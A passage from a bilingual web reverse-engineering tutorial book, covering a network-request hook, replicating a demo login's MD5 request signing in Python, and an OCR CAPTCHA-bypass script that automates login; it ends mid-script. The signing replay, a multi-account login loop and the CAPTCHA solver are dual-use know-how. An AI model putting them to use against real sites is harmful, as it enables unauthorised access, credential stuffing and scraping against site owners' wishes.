

Web Reverse Engineering Cookbook

Complete Guide to Web Security Analysis & Data
Extraction

Browser DevTools, Traffic Analysis, JavaScript Deobfuscation

CAPTCHA Bypass, Fingerprinting, Anti-Scraping Techniques

Distributed Crawling, Engineering Best Practices



Authors: +5, Gemini Pro 3.0, Claude Code Opus 4.5

Email: overkazaf@gmail.com

WeChat: _0xAF_

Date: 2025-12-19

Version: v2.0

About This Cookbook | 关于这本食谱

这本食谱的诞生，是一次有趣的人机协作实验。除了笔者（+5）在Web逆向工程领域的日常记录和实战经验积累，本书还得到了两位AI助手的鼎力支持——Gemini Pro 3.0和Claude Code Opus 4.5。这个协作过程就像一个真实的技术团队：

Gemini Pro 3.0（研究员 & 知识架构师）：负责技术调研、资料搜集、知识体系整理，以及提供技术思路和解决方案建议，就像团队中的技术顾问和知识管家。

Claude Code Opus 4.5（软件工程师 & 自动化专家）：负责编写和优化代码示例、批量处理Markdown格式问题、自动化文档生成流程，以及代码质量把关，就像团队中的全栈开发和DevOps工程师。

+5（技术负责人 & 总编辑）：负责整体架构设计、技术方向把控、内容审核修订、以及最终质量保障，就像团队中的Tech Lead和Editor-in-Chief。

This cookbook is born from an intriguing human-AI collaboration, like a real tech team: Gemini Pro 3.0 (Research Engineer) handles technical research and knowledge organization; Claude Code Opus 4.5 (Software Engineer) crafts code examples and automates documentation; +5 (Tech Lead) steers the architecture, content revision, and quality assurance.

"If the highest aim of a captain were to preserve his ship,
he would keep it in port forever."

— St. Thomas Aquinas, Summa Theologica (1265-1274)

Recipe 编号系统 | Recipe Numbering System

本书中的每个Recipe都有唯一编号 (R01, R02, ...)，便于快速定位和交叉引用。目录页面会显示所有Recipe及其编号，帮助你快速找到需要的内容。

Each recipe in this cookbook is assigned a unique identifier (R01, R02, etc.) for easy reference. The table of contents displays all recipes with their numbers.

Table of Contents | 目录

Part I: Getting Started

Quick Start

R00 Overview

R01 Your First Hook

R02 Decrypt API Params

R03 Bypass Simple CAPTCHA

Part II: Kitchen Basics

Foundations

R04 HTTP/HTTPS Protocol

R05 Browser Architecture

R06 JavaScript Basics

R07 JavaScript Execution Mechanism

R08 DOM And BOM

R09 WebAssembly Basics

R10 Cookie And Storage

R11 CORS And Same Origin Policy

R12 TLS/SSL Handshake

R13 Web API And Ajax

Part III: Tools & Ingredients

Tooling

R14 Browser DevTools

R15 Burp Suite Guide

R16 Fiddler Guide

R17 Charles Guide

R18 Wireshark Guide

R19 Puppeteer & Playwright

R20 Selenium Guide

R21 AST Tools

R22 Node.js Debugging

R23 V8 Tools

Part IV: Basic Recipes

Basic Recipes

R24 RE Workflow

R25 Debugging Techniques

R26 Hooking Techniques

R27 API Reverse Engineering

R28 Crypto Identification

R29 Dynamic Parameter Analysis

R30 WebSocket Reversing

Part V: Advanced Recipes

Advanced Recipes

R31 JavaScript Deobfuscation

R32 CAPTCHA Bypass

R33 Browser Fingerprinting

R34 JavaScript VM Protection

R35 WebAssembly Reversing

R36 Anti-Scraping Deep Dive

R37 Frontend Hardening

R38 CSP Bypass

R39 WebRTC Fingerprinting

R40 Canvas Fingerprinting

R41 TLS Fingerprinting

R42 HTTP/2 & HTTP/3

R43 PWA & Service Worker

Part VI: Complete Menus

Case Studies

R44 E-commerce

R45 Social Media

R46 Financial Websites

R47 Video Streaming

R48 News Aggregator

R49 Search Engine

Engineering

R50 Distributed Scraping

R51 Proxy Pool Management

R52 Data Storage Solutions

R53 Message Queue Application

R54 Docker Deployment

R55 Monitoring And Alerting

R56 Anti-Anti-Scraping Framework

Part VII: Code Kitchen

Scripts

R57 JavaScript Hook Scripts

R58 Deobfuscation Scripts

R59 Automation Scripts

R60 Crypto Detection Scripts

Part VIII: Reference

Cheat Sheets

R61 Overview

R62 Common Commands

R63 Crypto Signatures

R64 Tool Shortcuts

R65 Regex Patterns

R66 HTTP Headers

Templates

R67 Overview

R68 Basic Scraper

R69 Reverse Project

R70 Docker Setup

R71 CI/CD Pipeline

R72 Distributed Crawler

Troubleshooting

R73 Overview

R74 Network Issues

R75 Anti-Scraping Issues

R76 JavaScript Debugging

R77 Tool Issues

R78 Data Issues

R79 Docker Issues

Resources

R80 GitHub Projects

R81 Learning Resources

R82 FAQ

Total Recipes: 82 | 共 82 个 Recipe

Part I: Getting Started

[R00] Overview

R00: 快速开始 - Quick Start

欢迎来到 Web 逆向工程烹饪食谱！本章节将帮助你快速上手，通过几个简单的配方，在最短时间内掌握 Web 逆向的核心技能。

🎯 学习路径

我们为你准备了三个渐进式的快速配方：

1 你的第一个 Hook

难度: ★ 时间: 15 分钟 学习: 如何在浏览器中拦截和监控网络请求

这是你的第一道菜！学会使用 JavaScript Hook 技术监控网站的所有 XHR 和 Fetch 请求，了解网站在背后做什么。

你将学到:

- 打开浏览器开发者工具
- 注入 Hook 脚本
- 查看请求和响应数据
- 理解 Hook 的工作原理

2 解密 API 参数

难度: ★★ 时间: 30 分钟 学习: 如何定位和破解加密的 API 参数

进阶配方！学会追踪加密函数，分析算法，最终用 Python 复现加密逻辑。

你将学到:

- 使用 XHR 断点定位加密函数
 - 分析 JavaScript 加密代码
 - 提取密钥和算法
 - 用 Python 实现相同的加密
-

3 绕过简单验证码

难度:  时间: 30 分钟 学习: 如何分析和绕过简单的图形验证码

实战配方! 学会使用 OCR 技术识别验证码, 或者通过分析发现验证码的漏洞。

你将学到:

- 抓取验证码图片
 - 使用 OCR 识别验证码
 - 分析验证码生成逻辑
 - 自动化验证码识别
-



开始之前

必备工具

在开始烹饪之前, 请确保你的厨房 (开发环境) 已准备好以下工具:

- 浏览器: Chrome 或 Firefox (推荐 Chrome) 文本编辑器: VS Code 或任何你喜欢的编辑器 Python 3.7+: 用于编写自动化脚本 基础知识: JavaScript 基础语法
-

推荐安装

以下工具将在后续配方中用到：

```
# Python 依赖  
pip install requests beautifulsoup4 pillow pytesseract  
  
# Node.js 工具 (可选)  
npm install -g @babel/cli @babel/core
```



学习建议

对于完全新手

1. 按顺序学习：从第一个配方开始，不要跳过
2. 动手实践：每个配方都要亲自操作一遍
3. 不要着急：理解原理比快速完成更重要
4. 记录笔记：记下你的发现和疑问

对于有基础的学习者

- 你可以直接跳到感兴趣的配方
- 尝试修改配方参数，探索不同效果
- 尝试将学到的技术应用到实际网站



如何使用这些配方

每个配方都采用统一的结构：

 配方信息

- └ 难度 (⭐-⭐⭐⭐⭐⭐)
- └ 预计时间
- └ 所需工具

 你将学到

- └ 技能点1
- └ 技能点2
- └ 技能点3

 准备工作

- └ 前置条件清单

 步骤

- └ Step 1
- └ Step 2
- └ Step 3

 验证清单

- └ 如何确认成功

 常见问题

- └ FAQ



常见问题

Q: 我需要多少编程基础?

A: 基础的 JavaScript 语法知识即可。如果你会:

- 变量、函数、对象
- if/else 条件判断
- 基本的调试技巧

那你就开始吧！不懂的地方可以参考 [JavaScript 基础](#)。

Q: 这些技术是否合法?

A: Web 逆向技术本身是中立的工具。请遵守:

- 用于学习和研究
- 用于授权的安全测试
- 遵守网站的服务条款
- 不要用于非法目的
- 不要用于商业爬虫（未经授权）

Q: 完成这三个配方后我能做什么?

A: 你将能够:

- 分析大部分网站的请求机制
 - 破解简单到中等难度的加密
 - 绕过基础的反爬虫措施
 - 继续学习更高级的配方
-



准备好了吗?

选择你的第一个配方:

1. 你的第一个 Hook - 推荐从这里开始
 2. 解密 API 参数
 3. 绕过简单验证码
-

相关章节

完成快速入门后，你可以继续深入学习：

- [基础配方](#) - 核心技术详解
- [高级配方](#) - 高级技术挑战
- [案例研究](#) - 真实网站分析

Happy Cooking! 🎂

让我们开始你的 Web 逆向工程之旅吧！

[R01] Your First Hook

R01: 配方：你的第一个 Hook



配方信息

项目	说明
难度	⭐ (入门级)
预计时间	15 分钟
所需工具	Chrome 浏览器
适用场景	监控网站的所有网络请求
前置知识	无需编程基础



你将学到

完成这个配方后，你将能够：

- 打开和使用浏览器开发者工具
- 在浏览器中注入 JavaScript 代码
- 拦截和查看所有 XHR/Fetch 请求
- 理解 Hook 技术的基本原理
- 导出和保存拦截到的数据



准备工作

检查清单

在开始之前，请确认：

- 已安装 Chrome 浏览器（或 Edge/Firefox）
- 能够访问互联网
- 准备一个目标网站（推荐用 <https://jsonplaceholder.typicode.com/> 作为练习）

背景知识

什么是 Hook？

Hook（钩子）就像在数据流动的管道上安装一个“监听器”，可以：

- 查看通过管道的所有数据
- 修改数据内容
- 记录数据用于分析

在 Web 逆向中，我们主要 Hook 网络请求函数，监控网站发送和接收的数据。



步骤详解

Step 1: 打开开发者工具

1. 打开 Chrome 浏览器

2. 访问测试网站：

<https://jsonplaceholder.typicode.com/>

3. 打开开发者工具（三种方式任选其一）：

- 按 `F12` 键
- 按 `Ctrl+Shift+I` (Windows) 或 `Cmd+Option+I` (Mac)
- 右键页面 → "检查"

4. 切换到 Console 标签

开发者工具界面

 验证: 你应该看到一个可以输入代码的控制台界面

Step 2: 注入 Hook 代码

1. 复制以下代码:

```
// 🛡 Universal Network Monitor Hook
(function () {
    console.log("🛡️ Network Hook已启动!");

    // Hook XMLHttpRequest
    const originalXHROpen = XMLHttpRequest.prototype.open;
    const originalXHRSend = XMLHttpRequest.prototype.send;

    XMLHttpRequest.prototype.open = function (method, url) {
        this._method = method;
        this._url = url;
        return originalXHROpen.apply(this, arguments);
    };

    XMLHttpRequest.prototype.send = function (body) {
        console.log("🌐 [XHR 请求]", {
            method: this._method,
            url: this._url,
            body: body,
        });
    };

    // Hook 响应
    this.addEventListener("load", function () {
        console.log("🌐 [XHR 响应]", {
            url: this._url,
            status: this.status,
            response: this.responseText.substring(0, 200) + "...",
        });
    });
};

return originalXHRSend.apply(this, arguments);
};

// Hook Fetch API
const originalFetch = window.fetch;
window.fetch = function (...args) {
    console.log("🌐 [Fetch 请求]", {
        url: args[0],
        options: args[1],
    });

    return originalFetch.apply(this, args).then((response) => {
        console.log("🌐 [Fetch 响应]", {
            url: response.url,
            status: response.status,
        });
    });

    // Clone response 避免消耗它
    return response
        .clone()
        .text()
        .then((body) => {
```

```
        console.log("👉 [Fetch 内容]", body.substring(0, 200) + "...");
        return response;
    });
});
};

console.log("✅ Hook 安装成功！现在所有请求都会被记录。");
})();
```

1. 粘贴到 Console 中

2. 按 Enter 键执行

✓ 验证: 你应该看到消息 "✅ Hook 安装成功！现在所有请求都会被记录。"

Step 3: 触发请求并观察

1. 在测试网站中点击示例链接:

- 点击 `/posts`
- 点击 `/comments`
- 点击 `/users`

2. 观察 Console 输出:

你会看到类似这样的输出:

```
👉 [Fetch 请求] {url: "https://jsonplaceholder.typicode.com/posts", options: undefined}
👉 [Fetch 响应] {url: "https://jsonplaceholder.typicode.com/posts", status: 200}
👉 [Fetch 内容] [{"userId":1,"id":1,"title":"sunt aut facere..."]}
```

1. 分析输出信息:

- 🚀 表示发送的请求
- 📈 表示收到的响应
- 可以看到 URL、HTTP 方法、状态码、响应内容

✓ 验证: 每次点击链接都能在 Console 看到请求和响应记录

Step 4: 保存和导出数据

1. 右键 Console 输出
2. 选择 "Save as..."
3. 保存为 `network_log.txt`

现在你有了所有请求的完整记录！



验证清单

完成后，检查以下项目：

- Console 中看到 "✅ Hook 安装成功！"
 - 点击链接后能看到 🚀 和 🚀 的日志
 - 日志中包含 URL 和状态码
 - 能看到响应内容的前 200 个字符
 - 成功保存了日志文件
-



进阶练习

练习 1: Hook 其他网站

尝试在真实网站上使用这个 Hook：

1. 访问 <https://www.douban.com/>
 2. 注入同样的 Hook 代码
 3. 刷新页面，观察所有请求
-

思考: 你能看到哪些有趣的 API 请求?

练习 2: 修改 Hook 脚本

尝试修改代码, 添加更多功能:

```
// 只记录包含特定关键词的请求
if (this._url.includes("/api/")) {
    console.log("👉 API 请求", this._url);
}
```

练习 3: 统计请求数量

添加计数器:

```
let requestCount = 0;
// 在发送请求时
requestCount++;
console.log(`📊 总请求数: ${requestCount}`);
```

❗ 常见问题

Q1: 刷新页面后 Hook 失效了?

A: 是的! Hook 是注入到当前页面的 JavaScript 环境中的, 刷新页面会清空所有内容。

解决方案:

- 每次刷新后重新执行 Hook 代码
- 或者使用浏览器扩展 (如 Tampermonkey) 自动注入

Q2: 看不到任何输出?

A: 检查以下几点:

1. Hook 代码是否成功执行 (有没有报错)
2. 网站是否真的发送了请求 (检查 Network 标签)
3. Console 的过滤器是否设置正确 (确保显示所有日志)

Q3: 为什么有些请求看不到?

A: 可能的原因:

- 使用了其他请求方式 (如 WebSocket)
- 请求在 Hook 代码注入前就发送了
- 使用了原生的网络 API (需要更深层的 Hook)

Q4: Hook 会影响网站正常运行吗?

A: 我们的 Hook 代码只是"监听", 不修改数据, 所以不会影响网站功能。但如果 Hook 代码有 bug, 可能导致页面错误。

Q5: 如何 Hook 更多的 API?

A: 同样的原理可以应用到:

- `localStorage.setItem` / `getItem`
- `document.cookie`
- `WebSocket`
- `XMLHttpRequest.setRequestHeader`

查看 [JavaScript Hook 脚本](#) 获取更多示例。

🔍 原理解析

Hook 是如何工作的？

```
// 1. 保存原始函数
const original = XMLHttpRequest.prototype.send;

// 2. 用我们的函数替换
XMLHttpRequest.prototype.send = function (...args) {
    console.log("拦截到了! "); // 我们的代码
    return original.apply(this, args); // 调用原函数
};
```

关键点：

- JavaScript 允许在运行时修改函数
- 我们用"包装函数"替换原函数
- 包装函数先执行我们的代码，再调用原函数
- 这样既能监控，又不影响功能

📚 相关配方

基础配方

- [Hook 技术](#) - Hook 的深入讲解
- [调试技巧](#) - 使用断点调试

高级配方

- [JavaScript Hook 脚本合集](#) - 更多即用型 Hook

下一步

- [解密 API 参数](#) - 学习如何分析加密算法
-



恭喜！

你已经完成了第一个 Web 逆向配方！

现在你已经掌握了：

- 基本的 Hook 技术
- 如何监控网络请求
- 如何使用浏览器开发者工具

下一步：继续学习 [解密 API 参数](#)，掌握更高级的技能！

小贴士：

- 将这个 Hook 代码保存为书签或 Snippet，以便随时使用
- 尝试在不同网站使用，观察它们的请求模式
- 加入逆向工程社区，分享你的发现

Happy Hacking! 🎉

[R02] Decrypt API Params

R02: 配方：解密 API 参数



配方信息

项目	说明
难度	★★ (初级)
预计时间	30-45 分钟
所需工具	Chrome 浏览器, Python 3.7+
适用场景	破解 API 签名、解密请求参数
前置知识	完成 你的第一个 Hook



你将学到

完成这个配方后，你将能够：

- 使用 XHR 断点定位加密函数
- 分析 JavaScript 加密代码
- 识别常见加密算法 (MD5, SHA256, AES 等)
- 提取密钥和加密参数
- 用 Python 复现加密逻辑
- 构造有效的 API 请求



准备工作

检查清单

- 完成了"你的第一个 Hook"配方
- 已安装 Python 3.7+
- 安装了 requests 库: `pip install requests`
- 了解基本的 Python 语法

实战目标

我们将分析一个加密的登录接口，目标是：

1. 找到密码加密函数
2. 分析加密算法
3. 用 Python 实现相同的加密
4. 成功发送登录请求



步骤详解

Step 1: 找到加密的请求

1.1 打开示例页面

访问模拟登录页面（使用本地 HTML 文件或在线 Demo）：

```
<!DOCTYPE html>
<html>
  <head>
    <title>登录示例</title>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/4.1.1/crypto-js.min.js"></script>
  </head>
  <body>
    <h2>登录</h2>
    <input id="username" placeholder="用户名" value="admin" />
    <input id="password" type="password" placeholder="密码" value="123456" />
    <button onclick="login()">登录</button>

    <script>
      function login() {
        const username = document.getElementById("username").value;
        const password = document.getElementById("password").value;

        // 加密密码
        const encryptedPassword = CryptoJS.MD5(password).toString();

        // 生成签名
        const timestamp = Date.now();
        const sign = CryptoJS.MD5(
          username + encryptedPassword + timestamp + "SECRET_KEY"
        ).toString();

        // 发送请求
        fetch("/api/login", {
          method: "POST",
          headers: { "Content-Type": "application/json" },
          body: JSON.stringify({
            username: username,
            password: encryptedPassword,
            timestamp: timestamp,
            sign: sign,
          }),
        })
        .then((r) => r.json())
        .then((data) => console.log(data));
      }
    </script>
  </body>
</html>
```

将上面的代码保存为 `login_demo.html` 并在浏览器中打开。

1.2 触发请求

1. 打开开发者工具 (F12)

2. 切换到 Network 标签
3. 点击"登录"按钮
4. 观察 Network 面板中的请求

你会看到一个 POST 请求到 `/api/login`，查看请求体：

```
{  
  "username": "admin",  
  "password": "e10adc3949ba59abbe56e057f20f883e",  
  "timestamp": 1702887654321,  
  "sign": "a1b2c3d4e5f6..."  
}
```

发现：`password` 不是明文，而是一串 32 位的十六进制字符串（很可能是 MD5）

Step 2: 定位加密函数

2.1 使用 XHR 断点

1. 在 Sources 标签下，右侧找到 XHR/fetch Breakpoints
2. 点击 `+` 添加断点
3. 输入 `/api/login`

XHR Breakpoint

1. 再次点击"登录"按钮

结果：代码会在发送请求前暂停

2.2 查看调用栈

在 Call Stack 面板中，你会看到：

```
fetch (async)
login (login_demo.html:24)
onclick (login_demo.html:12)
```

1. 点击 `login` 函数，跳转到源代码

Call Stack

2.3 观察加密代码

现在你可以看到完整的加密逻辑：

```
const encryptedPassword = CryptoJS.MD5(password).toString();
const sign = CryptoJS.MD5(
  username + encryptedPassword + timestamp + "SECRET_KEY"
).toString();
```

分析：

- 密码使用 MD5 加密
- 签名使用 `用户名 + 加密后的密码 + 时间戳 + 密钥` 拼接后再 MD5
- 密钥是 `SECRET_KEY`

Step 3: 在 Console 中验证

3.1 测试加密函数

在 Console 中执行：

```
// 测试 MD5
CryptoJS.MD5("123456").toString();
// 输出: "e10adc3949ba59abbe56e057f20f883e"
```

3.2 完整测试

```
const username = "admin";
const password = "123456";
const timestamp = Date.now();

const encryptedPassword = CryptoJS.MD5(password).toString();
const sign = CryptoJS.MD5(
    username + encryptedPassword + timestamp + "SECRET_KEY"
).toString();

console.log({
    encryptedPassword: encryptedPassword,
    sign: sign,
    timestamp: timestamp,
});
```

输出:

```
{
  encryptedPassword: "e10adc3949ba59abbe56e057f20f883e",
  sign: "f7c3bc1d808e04732adf679965ccc34c",
  timestamp: 1702887654321
}
```

验证: 每次执行, `encryptedPassword` 都是固定的, 但 `sign` 会变化 (因为时间戳在变)

Step 4: Python 复现

4.1 安装依赖

```
pip install requests
```

4.2 编写 Python 脚本

创建 `login.py`:

```
import hashlib
import time
import requests

def md5(text):
    """MD5 加密"""
    return hashlib.md5(text.encode()).hexdigest()

def login(username, password):
    # 1. 加密密码
    encrypted_password = md5(password)

    # 2. 生成时间戳
    timestamp = int(time.time() * 1000)

    # 3. 生成签名
    sign_string = username + encrypted_password + str(timestamp) + 'SECRET_KEY'
    sign = md5(sign_string)

    # 4. 构造请求体
    payload = {
        'username': username,
        'password': encrypted_password,
        'timestamp': timestamp,
        'sign': sign
    }

    print(f"\n👉 发送请求:")
    print(f"  Username: {username}")
    print(f"  Encrypted Password: {encrypted_password}")
    print(f"  Timestamp: {timestamp}")
    print(f"  Sign: {sign}")

    # 5. 发送请求
    response = requests.post(
        'https://example.com/api/login',
        json=payload,
        headers={'Content-Type': 'application/json'}
    )

    print(f"\n👉 响应:")
    print(f"  Status Code: {response.status_code}")
    print(f"  Response: {response.text}")

    return response.json()

if __name__ == '__main__':
    # 测试
    result = login('admin', '123456')
    print(f"\n✅ 登录结果: {result}")
```

4.3 运行测试

```
python login.py
```

预期输出:

发送请求:
Username: admin
Encrypted Password: e10adc3949ba59abbe56e057f20f883e
Timestamp: 1702887654321
Sign: f7c3bc1d808e04732adf679965ccc34c

响应:
Status Code: 200
Response: {"code":0,"message":"登录成功","data":{"token":"..."}}

✓ 登录结果: {'code': 0, 'message': '登录成功', 'data': {...}}



验证清单

完成后，检查以下项目：

- 成功找到了加密函数位置
- 识别出加密算法是 MD5
- 提取出了密钥 SECRET_KEY
- 理解了签名生成逻辑
- Python 脚本能正确生成加密参数
- 成功发送了请求并得到响应

🎓 进阶练习

练习 1: 分析更复杂的加密

尝试分析使用 AES 加密的接口:

```
// 示例: AES 加密
const key = CryptoJS.enc.Utf8.parse("1234567890abcdef");
const iv = CryptoJS.enc.Utf8.parse("abcdefghijklmnp");
const encrypted = CryptoJS.AES.encrypt(password, key, { iv: iv });
```

提示: Python 使用 `pycryptodome` 库:

```
pip install pycryptodome
```

练习 2: 处理动态密钥

有些网站的密钥是动态生成的:

```
const key = CryptoJS.MD5(username + timestamp).toString();
```

任务: 修改 Python 脚本, 支持动态密钥

练习 3: 批量测试

编写脚本测试多个账号:

```
users = [
    ('user1', 'password1'),
    ('user2', 'password2'),
    ('user3', 'password3')
]

for username, password in users:
    result = login(username, password)
    print(f"{username}: {result['message']}")
```

！ 常见问题

Q1: 如何判断使用了哪种加密算法？

A: 根据特征识别：

特征	可能的算法
32 位十六进制	MD5
40 位十六进制	SHA1
64 位十六进制	SHA256
Base64 编码 + 固定长度	AES/DES
看到 <code>CryptoJS.MD5</code>	确定是 MD5

工具：使用 [加密算法识别](#)

Q2: 找不到加密函数？代码被混淆了怎么办？

A: 使用以下技巧：

1. 搜索加密库名称：`CryptoJS`, `crypto`, `encrypt`
2. 搜索特征字符串：`MD5`, `AES`, `SHA`
3. Hook 可疑函数查看输入输出
4. 使用 [JavaScript 反混淆](#)

Q3: Python 生成的签名不对?

A: 检查以下几点:

1. 字符编码: 确保使用 UTF-8
2. 时间戳格式: 毫秒还是秒?
3. 拼接顺序: 参数顺序是否正确?
4. 密钥: 是否有隐藏的盐或密钥?

调试技巧:

```
# 在 Python 中打印中间值
sign_string = username + encrypted_password + str(timestamp) + 'SECRET_KEY'
print(f"Sign String: {sign_string}")
print(f"Sign: {md5(sign_string)}")
```

然后在浏览器中对比:

```
console.log(username + encryptedPassword + timestamp + "SECRET_KEY");
```

Q4: 如何处理非标准的加密?

A: 有些网站使用自定义加密:

```
function customEncrypt(data) {
    // 自定义算法
    return data.split("").reverse().join("");
}
```

解决:

1. 完整理解算法逻辑
2. 用 Python 逐行翻译
3. 或者考虑使用 [RPC 调用](#)

🔍 原理解析

为什么网站要加密参数？

1. 安全性: 防止密码明文传输
2. 防篡改: 签名确保参数未被修改
3. 防重放: 时间戳防止重放攻击
4. 反爬虫: 增加逆向难度

签名的作用

```
签名 = Hash(所有参数 + 密钥)
```

服务器也使用相同算法计算签名，如果不一致则拒绝请求：

```
# 服务器端验证
received_sign = request.json['sign']
calculated_sign = md5(username + password + timestamp + 'SECRET_KEY')

if received_sign != calculated_sign:
    return {'code': -1, 'message': '签名错误'}
```

📚 相关配方

基础配方

- 加密算法识别 - 识别加密算法
- API 逆向 - API 逆向完整流程

高级配方

- [JavaScript 反混淆](#) - 处理混淆代码
- [JSVMP](#) - 处理虚拟机保护

案例研究

- [电商网站逆向](#) - 真实案例
-



恭喜！

你已经掌握了：

- 定位加密函数的方法
- 分析常见加密算法
- 用 Python 复现加密逻辑
- 构造有效的 API 请求

下一步：

- 学习 [绕过简单验证码](#)
 - 或深入 API 逆向
-

小贴士：

- 总是先在浏览器 Console 中验证你的理解
- 记录你分析过的加密算法，建立自己的知识库
- 遇到不懂的加密算法，可以搜索或参考 [加密算法识别](#)

Happy Decrypting! 

[R03] Bypass Simple CAPTCHA

R03: 配方：绕过简单验证码



配方信息

项目	说明
难度	★★ (初级)
预计时间	30-45 分钟
所需工具	Python 3.7+, Tesseract OCR
适用场景	识别简单的图形验证码
前置知识	Python 基础, PIL/Pillow 库



你将学到

完成这个配方后，你将能够：

- 分析验证码生成和验证流程
- 抓取验证码图片
- 使用 OCR 技术识别文字
- 图像预处理提高识别率
- 自动化验证码识别流程
- 判断何时应该使用人工打码平台



准备工作

安装依赖

1. 安装 Python 库

```
pip install pillow requests pytesseract opencv-python
```

2. 安装 Tesseract OCR

Windows:

```
# 下载安装包  
https://github.com/UB-Mannheim/tesseract/wiki  
  
# 安装后配置环境变量  
set PATH=%PATH%;C:\Program Files\Tesseract-OCR
```

macOS:

```
brew install tesseract
```

Linux:

```
sudo apt-get install tesseract-ocr  
sudo apt-get install libtesseract-dev
```

3. 验证安装

```
tesseract --version  
# 输出: tesseract 5.x.x
```

检查清单

- 已安装 Python 3.7+
 - 已安装所有依赖库
 - Tesseract OCR 正常工作
 - 了解基本的 Python 和 HTTP 请求
-



步骤详解

Step 1: 分析验证码流程

1.1 观察验证码

打开一个有验证码的登录页面（或使用下面的示例）：

```
<!DOCTYPE html>
<html>
  <head>
    <title>验证码登录</title>
  </head>
  <body>
    <h2>登录</h2>
    <input id="username" placeholder="用户名" />
    <input id="password" type="password" placeholder="密码" />
    <br /><br />
    
    <br />
    <input id="captcha_code" placeholder="验证码" />
    <button onclick="login()">登录</button>

    <script>
      function login() {
        const data = {
          username: document.getElementById("username").value,
          password: document.getElementById("password").value,
          captcha: document.getElementById("captcha_code").value,
        };

        fetch("/api/login", {
          method: "POST",
          headers: { "Content-Type": "application/json" },
          body: JSON.stringify(data),
        })
        .then((r) => r.json())
        .then((result) => alert(result.message));
      }
    </script>
  </body>
</html>
```

1.2 理解验证流程

1. 获取验证码: `GET /captcha` → 返回图片
2. 用户输入: 人工识别并输入
3. 提交验证: `POST /api/login` 带上验证码
4. 服务器验证: 比对答案, 返回结果

关键点:

- 验证码图片 URL: `/captcha`
 - 验证码需要和登录请求一起提交
 - 通常有会话 (Cookie) 关联验证码和答案
-

Step 2: 抓取验证码图片

2.1 编写抓取脚本

创建 `captcha_download.py`:

```
import requests
from PIL import Image
from io import BytesIO

# 创建会话 (保持 Cookie)
session = requests.Session()

def download_captcha(url, save_path='captcha.png'):
    """下载验证码图片"""
    response = session.get(url)

    if response.status_code == 200:
        # 保存图片
        with open(save_path, 'wb') as f:
            f.write(response.content)

        # 显示图片
        img = Image.open(BytesIO(response.content))
        img.show()

        print(f"✅ 验证码已保存到: {save_path}")
        return True
    else:
        print(f"❌ 下载失败: {response.status_code}")
        return False

if __name__ == '__main__':
    url = 'https://example.com/captcha'
    download_captcha(url)
```

2.2 运行测试

```
python captcha_download.py
```

输出: 图片会自动打开, 并保存为 `captcha.png`

Step 3: OCR 识别验证码

3.1 基础识别

创建 `captcha_ocr.py` :

```
import pytesseract
from PIL import Image

def recognize_captcha(image_path):
    """识别验证码"""
    # 加载图片
    img = Image.open(image_path)

    # OCR 识别
    text = pytesseract.image_to_string(img, config='--psm 7 digits')

    # 清理结果 (去除空格和换行)
    result = text.strip().replace(' ', '').replace('\n', '')

    print(f"识别结果: {result}")
    return result

if __name__ == '__main__':
    result = recognize_captcha('captcha.png')
    print(f"✅ 验证码是: {result}")
```

参数说明:

- `--psm 7`: Page Segmentation Mode = 7 (单行文本)
- `digits`: 只识别数字

3.2 测试识别

```
python captcha_ocr.py
```

可能的问题: 识别率很低或完全识别不出来

原因: 验证码有干扰 (噪点、线条、倾斜等)

Step 4: 图像预处理

4.1 增强识别率

创建 `captcha_preprocess.py`:

```
import cv2
import numpy as np
from PIL import Image
import pytesseract

def preprocess_image(image_path):
    """预处理验证码图片"""
    # 读取图片
    img = cv2.imread(image_path)

    # 1. 转灰度
    gray = cv2.cvtColor(img, cv2.COLOR_BGR2GRAY)

    # 2. 二值化（去除噪点）
    _, binary = cv2.threshold(gray, 0, 255, cv2.THRESH_BINARY_INV + cv2.THRESH_OTSU)

    # 3. 去噪（形态学操作）
    kernel = np.ones((2, 2), np.uint8)
    opening = cv2.morphologyEx(binary, cv2.MORPH_OPEN, kernel, iterations=1)

    # 4. 保存处理后的图片
    processed_path = 'captcha_processed.png'
    cv2.imwrite(processed_path, opening)

    print(f"✅ 预处理完成: {processed_path}")
    return processed_path

def recognize_with_preprocess(image_path):
    """预处理后识别"""
    # 预处理
    processed_path = preprocess_image(image_path)

    # OCR 识别
    img = Image.open(processed_path)
    text = pytesseract.image_to_string(img, config='--psm 7 digits')
    result = text.strip().replace(' ', '').replace('\n', '')

    print(f"识别结果: {result}")
    return result

if __name__ == '__main__':
    result = recognize_with_preprocess('captcha.png')
    print(f"✅ 验证码是: {result}")
```

4.2 对比效果

```
# 原始识别  
python captcha_ocr.py  
# 输出: 1204 (错误)  
  
# 预处理后识别  
python captcha_preprocess.py  
# 输出: 1234 (正确)
```

Step 5: 完整自动化流程

5.1 集成所有步骤

创建 `auto_login.py` :

```
import requests
import pytesseract
from PIL import Image
from io import BytesIO
import cv2
import numpy as np

class CaptchaBypass:
    def __init__(self, base_url):
        self.base_url = base_url
        self.session = requests.Session()

    def download_captcha(self):
        """下载验证码"""
        url = f"{self.base_url}/captcha"
        response = self.session.get(url)

        if response.status_code == 200:
            return response.content
        return None

    def preprocess_image(self, image_bytes):
        """预处理图片"""
        # 字节 → numpy array
        nparr = np.frombuffer(image_bytes, np.uint8)
        img = cv2.imdecode(nparr, cv2.IMREAD_COLOR)

        # 灰度化
        gray = cv2.cvtColor(img, cv2.COLOR_BGR2GRAY)

        # 二值化
        _, binary = cv2.threshold(gray, 0, 255, cv2.THRESH_BINARY_INV +
                                   cv2.THRESH_OTSU)

        # 去噪
        kernel = np.ones((2, 2), np.uint8)
        opening = cv2.morphologyEx(binary, cv2.MORPH_OPEN, kernel, iterations=1)

        # numpy array → PIL Image
        img_pil = Image.fromarray(opening)
        return img_pil

    def recognize_captcha(self, img):
        """OCR 识别"""
        text = pytesseract.image_to_string(img, config='--psm 7 digits')
        result = text.strip().replace(' ', '').replace('\n', '')
        return result

    def login(self, username, password):
        """自动登录"""
        # 1. 下载验证码
        print("📥 下载验证码...")
```

```
captcha_bytes = self.download_captcha()

# 2. 预处理
print("↖ 预处理图片...")
processed_img = self.preprocess_image(captcha_bytes)

# 3. 识别
print("🔍 识别验证码...")
captcha_code = self.recognize_captcha(processed_img)
print(f"✅ 识别结果: {captcha_code}")

# 4. 登录
print("🚀 发送登录请求...")
response = self.session.post(
    f"{self.base_url}/api/login",
    json={
        'username': username,
        'password': password,
        'captcha': captcha_code
    }
)

result = response.json()
print(f"👉 响应: {result}")

return result

if __name__ == '__main__':
    bypass = CaptchaBypass('https://example.com')
    result = bypass.login('admin', '123456')

    if result['code'] == 0:
        print("🎉 登录成功!")
    else:
